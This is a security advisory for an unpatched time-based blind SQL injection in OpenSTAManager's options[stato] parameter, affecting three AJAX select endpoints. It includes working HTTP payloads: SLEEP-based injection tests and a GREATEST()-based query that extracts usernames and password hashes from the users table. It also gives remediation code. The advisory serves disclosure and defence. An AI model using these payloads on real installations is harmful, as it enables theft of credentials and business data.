Time-Based Blind SQL Injection via `options[stato]` Parameter

High **loviuz** published **GHSA-3gw8-3mg3-jmpc** 4 days ago

Package

php **devcode-it/openstamanager** (Composer)

Affected versions

<= 2.10.1

Patched versions

None

Description

Description

Multiple AJAX select handlers in OpenSTAManager <= 2.10.1 are vulnerable to Time-Based Blind SQL Injection through the `options[stato]` GET parameter. The user-supplied value is read from `$superselect['stato']` and concatenated directly into SQL WHERE clauses as a bare expression, without any sanitization, parameterization, or allowlist validation.

An authenticated attacker can inject arbitrary SQL statements to extract sensitive data from the database, including usernames, password hashes, financial records, and any other information stored in the MySQL database.

Affected Endpoints

Three modules share the same vulnerability pattern:

1. Preventivi (Quotes) - Primary

- **Endpoint:** `GET /ajax_select.php?op=preventivi`
- **File:** `modules/preventivi/ajax/select.php`, line 60
- **Required parameters:** `options[idanagrafica]` (any valid ID)

Vulnerable code:

```
// modules/preventivi/ajax/select.php, lines 59-60
$stato = !empty($superselect['stato']) ? $superselect['stato'] : 'is_pianificabile';
$where[] = '('.$stato.' = 1)';
```

The `$stato` variable is inserted as a bare expression inside parentheses. The resulting SQL fragment becomes `({user_input} = 1)`, allowing an attacker to break out of the expression and inject arbitrary SQL.

2. Ordini (Orders)

- **Endpoint:** `GET /ajax_select.php?op=ordini-cliente`
- **File:** `modules/ordini/ajax/select.php`, line 52
- **Required parameters:** `options[idanagrafica]` (any valid ID)

Vulnerable code:

```
// modules/ordini/ajax/select.php, lines 51-52
$stato = !empty($superselect['stato']) ? $superselect['stato'] : 'is_fatturabile';
$where[] = '`or_statiordine`.'.$stato.' = 1';
```

The `$stato` variable is inserted as a column name reference. The resulting SQL fragment becomes `` `or_statiordine`.{user_input} = 1 ``, allowing injection after the table-column reference.

3. Contratti (Contracts)

- **Endpoint:** `GET /ajax_select.php?op=contratti`
- **File:** `modules/contratti/ajax/select.php`, line 57
- **Required parameters:** `options[idanagrafica]` (any valid ID)

Vulnerable code:

```
// modules/contratti/ajax/select.php, lines 56-57
$stato = !empty($superselect['stato']) ? $superselect['stato'] : 'is_pianificabile';
$where[] = '`idstato` IN (SELECT `id` FROM `co_staticontratti` WHERE '.$stato.' = 1)';
```

The `$stato` variable is inserted inside a subquery. The resulting SQL fragment becomes `WHERE {user_input} = 1)`, allowing an attacker to close the subquery and inject into the outer query.

Root Cause Analysis

Data Flow

1. The attacker sends a GET request with `options[stato]=<payload>` to `/ajax_select.php`

2. `ajax_select.php` (line 30) reads the value via `filter('options')`, which applies HTMLPurifier sanitization
3. HTMLPurifier strips HTML tags and the `>` character, but does **NOT** strip SQL keywords (`SELECT`, `SLEEP`, `IF`, `UNION`, etc.) or SQL-significant characters (`(`, `)`, `=`, `'`, etc.)
4. The sanitized value is passed to `AJAX::select()` in `src/AJAX.php` (line 40)
5. `AJAX::getSelectResults()` assigns `$superselect = $options` (line 273) and `require`s the module's `select.php` file (line 275)
6. The module's `select.php` reads `$superselect['stato']` and concatenates it directly into the `$where[]` array
7. `AJAX::selectResults()` joins all WHERE elements with `AND` and executes the query via `Query::executeAndCount()` (line 120)

Why HTMLPurifier is Insufficient

HTMLPurifier is an HTML sanitization library designed to prevent XSS attacks. It is **not** an SQL injection prevention mechanism. Specifically:

- It does **not** strip SQL keywords: `SELECT`, `SLEEP`, `IF`, `UNION`, `FROM`, `WHERE`
- It does **not** strip SQL operators: `=`, `(`, `)`, `,`, `+`, `-`, `*`
- It strips the `>` character (used in HTML), which can be bypassed using MySQL's `GREATEST()` function
- It provides zero protection against SQL injection

Proof of Concept

Prerequisites

- A valid user account on the OpenSTAManager instance (any privilege level)
- Network access to the application

Step 1: Authenticate

```
POST /index.php HTTP/1.1
Host: <target>
Content-Type: application/x-www-form-urlencoded

op=login&username=<user>&password=<pass>
```

Save the `PHPSESSID` cookie from the `Set-Cookie` response header.

Step 2: Verify Injection (SLEEP test)


Baseline request (normal response time ~200ms):

```
GET /ajax_select.php?
op=preventivi&options[idanagrafica]=1&options[stato]=is_pianificabile HTTP/1.1
Host: <target>
Cookie: PHPSESSID=<session>
```

Injection request (response time ~10 seconds):

```
GET /ajax_select.php?op=preventivi&options[idanagrafica]=1&options[stato]=1)+AND+
(SELECT+1+FROM+(SELECT(SLEEP(10)))a)+AND+(1 HTTP/1.1
Host: <target>
Cookie: PHPSESSID=<session>
```

Expected result: The response is delayed by approximately 10 seconds, confirming that the `SLEEP(10)` function was executed by the database server. The response body in both cases is identical: `{"results":[],"recordsFiltered":0}`.



Step 3: Data Extraction (demonstrating impact)

Using binary search with time-based boolean conditions, an attacker can extract arbitrary data. The `>` character is stripped by HTMLPurifier, so the `GREATEST()` function is used as an equivalent:

Extract username length:

```
GET /ajax_select.php?op=preventivi&options[idanagrafica]=1&options[stato]=1)+AND+
(SELECT+1+FROM+
(SELECT(IF((GREATEST(LENGTH((SELECT+username+FROM+zz_users+LIMIT+0,1)),3%2B1)%3DLENGTH((
(1 HTTP/1.1
```

This technique was used to successfully extract:

- **Username:** `admin` (5 characters, extracted character by character)
- **Password hash prefix:** `$2y$10$qAo04wNbhR9cpxjHzrtcnu...` (bcrypt)
- **MySQL version:** `8.3.0`

PoC for Other Endpoints

Ordini (orders):

```
GET /ajax_select.php?op=ordini-
cliente&options[idanagrafica]=1&options[stato]=is_fatturabile+%3D+1+AND+
(SELECT+1+FROM+(SELECT(SLEEP(5)))a)+AND+1 HTTP/1.1
```

Contratti (contracts):

```
GET /ajax_select.php?op=contratti&options[idanagrafica]=1&options[stato]=1)+AND+
(SELECT+1+FROM+(SELECT(SLEEP(5)))a)+AND+(1 HTTP/1.1
```

Both endpoints show the same SLEEP-based timing delay, confirming the injection.

Impact

- **Confidentiality:** An attacker can extract the entire database contents, including user credentials (usernames and bcrypt password hashes), personal identifiable information (PII), financial records (invoices, quotes, contracts, payments), and application configuration.
- **Integrity:** With MySQL's `INSERT` / `UPDATE` capabilities via subqueries, an attacker may be able to modify data.
- **Availability:** An attacker can execute `SLEEP()` with large values or resource-intensive queries to cause denial of service.

Proposed Remediation

Option A: Allowlist Validation (Recommended)

Replace the direct concatenation with an allowlist of permitted column names:

```
// modules/preventivi/ajax/select.php — FIXED
$allowed_stati = ['is_pianificabile', 'is_completato', 'is_fatturabile', 'is_conclus
$stato = !empty($superselect['stato']) && in_array($superselect['stato'], $allowed_stati
    ? $superselect['stato']
    : 'is_pianificabile';
$where[] = '('.$stato.' = 1)';
```

```
// modules/ordini/ajax/select.php — FIXED
$allowed_stati = ['is_fatturabile', 'is_evadibile', 'is_completato'];
$stato = !empty($superselect['stato']) && in_array($superselect['stato'], $allowed_stati
    ? $superselect['stato']
    : 'is_fatturabile';
$where[] = '`or_statiordine`.'.$stato.' = 1';
```

```
// modules/contratti/ajax/select.php — FIXED
$allowed_stati = ['is_pianificabile', 'is_completato', 'is_fatturabile'];
$stato = !empty($superselect['stato']) && in_array($superselect['stato'], $allowed_stati
    ? $superselect['stato']
    : 'is_pianificabile';
$where[] = '`idstato` IN (SELECT `id` FROM `co_staticontratti` WHERE '.$stato.' = 1)';
```

This approach is recommended because the `stato` parameter represents a database column name (not a value), so prepared statements cannot be used here. The allowlist ensures only known-safe column names are accepted.

Option B: Regex Validation (Alternative)

If the set of column names is dynamic, validate the format strictly:

```
$stato = !empty($superselect['stato']) ? $superselect['stato'] : 'is_pianificabile
if (!preg_match('/^[a-z_]+$/i', $stato)) {
    $stato = 'is_pianificabile'; // fallback to safe default
}
$where[] = '('.$stato.' = 1)';
```

This ensures only alphabetic characters and underscores are accepted, preventing any SQL injection.

Option C: Backtick Quoting (Supplementary)

In addition to validation, wrap the column name in backticks to treat it as an identifier:

```
$where[] = '(`'.str_replace('`', '', $stato).'` = 1)';
```

Note: This alone is insufficient without input validation but provides defense-in-depth.

Global Recommendation

Audit all usages of `$superselect` across the codebase. Any value from `$superselect` that is used as part of a SQL expression (not as a parameterized value) must be validated against an allowlist. The `prepare()` function is already used correctly in other parts of the code — the issue is specifically where `$superselect` values are used as column names or bare expressions.

Credits

Omar Ramirez

Severity

High 8.8 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVE ID

CVE-2026-28805

Weaknesses

No CWEs

Credits

ormzro Reporter